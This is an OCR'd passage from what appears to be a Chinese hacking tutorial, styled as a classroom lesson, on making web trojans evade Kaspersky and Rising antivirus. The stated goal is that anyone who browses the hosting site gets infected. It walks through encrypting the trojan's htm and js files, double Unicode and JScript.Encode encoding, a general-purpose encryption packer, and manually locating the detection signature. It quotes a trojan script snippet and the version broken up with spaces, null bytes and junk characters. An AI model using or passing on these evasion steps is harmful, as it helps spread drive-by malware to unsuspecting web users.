


图29

生成后会在根目录下多了两个文件，分别是tzd.htm和tzd.js文件。玩过网马的人都知道，只要把这两个文件，传到网站上，别人一浏览就会中了我们的网马，可是这两个文件偏偏就是被杀的，不信我们查查看，如图30。

无论是卡巴还是瑞星，它都过不了，那如果就这样传到网站，怎么可能会有人中木马呢？恐怕还没等别人浏览，你的网马在上传到服务器上的时候就已经一命呜呼了。对于这两个文件，我们先用网页加密器.exe给我们的htm文件加密，再用asp.exe给我们的js文件编码操作（选择编码，然后保存为.sf后缀，请自行修改回js后缀）。使用操作十分简单，大家打开软件，然后分别把htm和js文件选上，再分别选加密和编码，就可以了。这时再用两个杀毒软件查杀看看，如图31。




图30




图31

呵呵，就这样轻易地过了最新的卡巴和瑞星了，同学们是不是很兴奋呢？这里只是作个引题而已，对于其他的网马生成器生成出来的网马，我们一样可以尝试这种加密、编码的方法去尝试做免杀的哟。

技术二：双重加密法（Unicode的基础上采用EnCode再次加密）

我们知道，其实很多网马的htm都会被杀，因为它属于网马的核心嘛。这里我教大家一招，可以躲过卡巴查杀的简单方法，那就是双重加密法。我们要用到一个在线工具，到网上搜索“Unicode和EnCode的在线加密”就可以了。首先把我们用网页木马生成器生成的htm的代码用unicode进行加密，然后再把加密过的代码，进行一次EnCode加密，这样我们就做到htm的免杀了，不过此类方法不一定可以通过瑞星的查杀，也许是因为瑞星是采用内存免杀机制，所以在测试htm的时候，会给查杀。

> **小提示：** 进行EnCode加密时，应只加密脚本部分，不加密脚本标记 < script language="javascript" >，并且加密后脚本标记应改为< script language="JScript.Encode" >。

技术三：全套加密免杀

下面我们用小川网马来看看如何制作免杀。生成网马相关的有三个文件，htm、gif、css，其中css是否被杀是看你的木马服务端本身是否被杀，所以跟我们说的网马免杀技术无关。我们主要是让htm、gif免杀，我试验过用前面的方法都不能得到很好的免杀效果，在此给大家推荐一款综合加密免杀工具，它可以对任何文件进行加密，而不像我们前面的，只会对htm或者js加密，如图32。

打开软件后，在类型中选择*.*，在选择好你的网马的目录，添加好要加密免杀的文件，点击加密，就ok了，然后用最新瑞

星和卡巴扫描了一下，已经检查不出来了。




图32

技术四：手工免杀法（加空代码和垃圾代码）

这种方法比较烦琐，但效果特别好。

首先把我们生成的htm网马用文本格式打开，然后一小段一小段地代码去掉，再用杀毒软件查杀，看看究竟杀毒软件对我们代码中的哪些代码会杀，若发现我们的代码中去掉了某一段后，杀毒软件就不再查杀这个htm文件的话，那么就基本可以确定这一小段就是我们的特征码了，我们就可以在其中加上空代码和垃圾代码，以逃过杀毒软件的查杀。下面就以穿透sp2的网马做个试验，先用杀毒软件检测，是被查杀的，如图33。




图33

再用txt打开，我自己测试一段段代码去掉，然后查杀，最终得出它的特征码定位为：

<SCRIPT>cctv.Click();setTimeout("zgds.Click();",0);</SCRIPT>

我们就在每个字母中间加上空格，或者用UE进行修改，在其中加上00hh代码，如图34。

修改之后特征码如下：

<SCRIPT>c c t v.C l i c k();s e t T i m e o u t("z g d s.C l i c k();",0);</SCRIPT>

再次插入原来的位置，保存为htm文件，这次再查杀看看，已经躲过了卡巴和瑞星了。

至于加垃圾代码，就是加一些特殊字符，操作步骤跟前面我们加零代码一样。因为在htm文件中，特殊字符是不起任何作用的，所以我们任意加进去，起到打乱代码的作用，从而导致htm的网马的特征码被打乱，让杀毒软件无法查杀。

> **小提示：**同时可以结合字母大小写切换的方法来做免杀效果。

当当当~~铃声再次响起，打破了课室的宁静的氛围。大家似乎听得入迷了，一时之间还没有反应过来，随着小编在外面的亲切提示，才让大家醒过来。我说了句："下课！大家暂时休息下。"就跑到小编那……

又一个响铃，最后一节课的铃声响起了。话说刚才跑到小编那，原来是x编辑们慰劳我啦，说我带课带得挺积极的，还不错，特意奖励一碗甜美的姜汤。嘿嘿，有空还真得来这混吃混喝。

同学们，我们继续今天的最后一节课，我们还有挺多内容没有讲呢，不过，我在担心大家到底是否接受得了啊？菜鸟语："老师，没问题，不如你上完这节课，下午继续给我们上课啊……"。

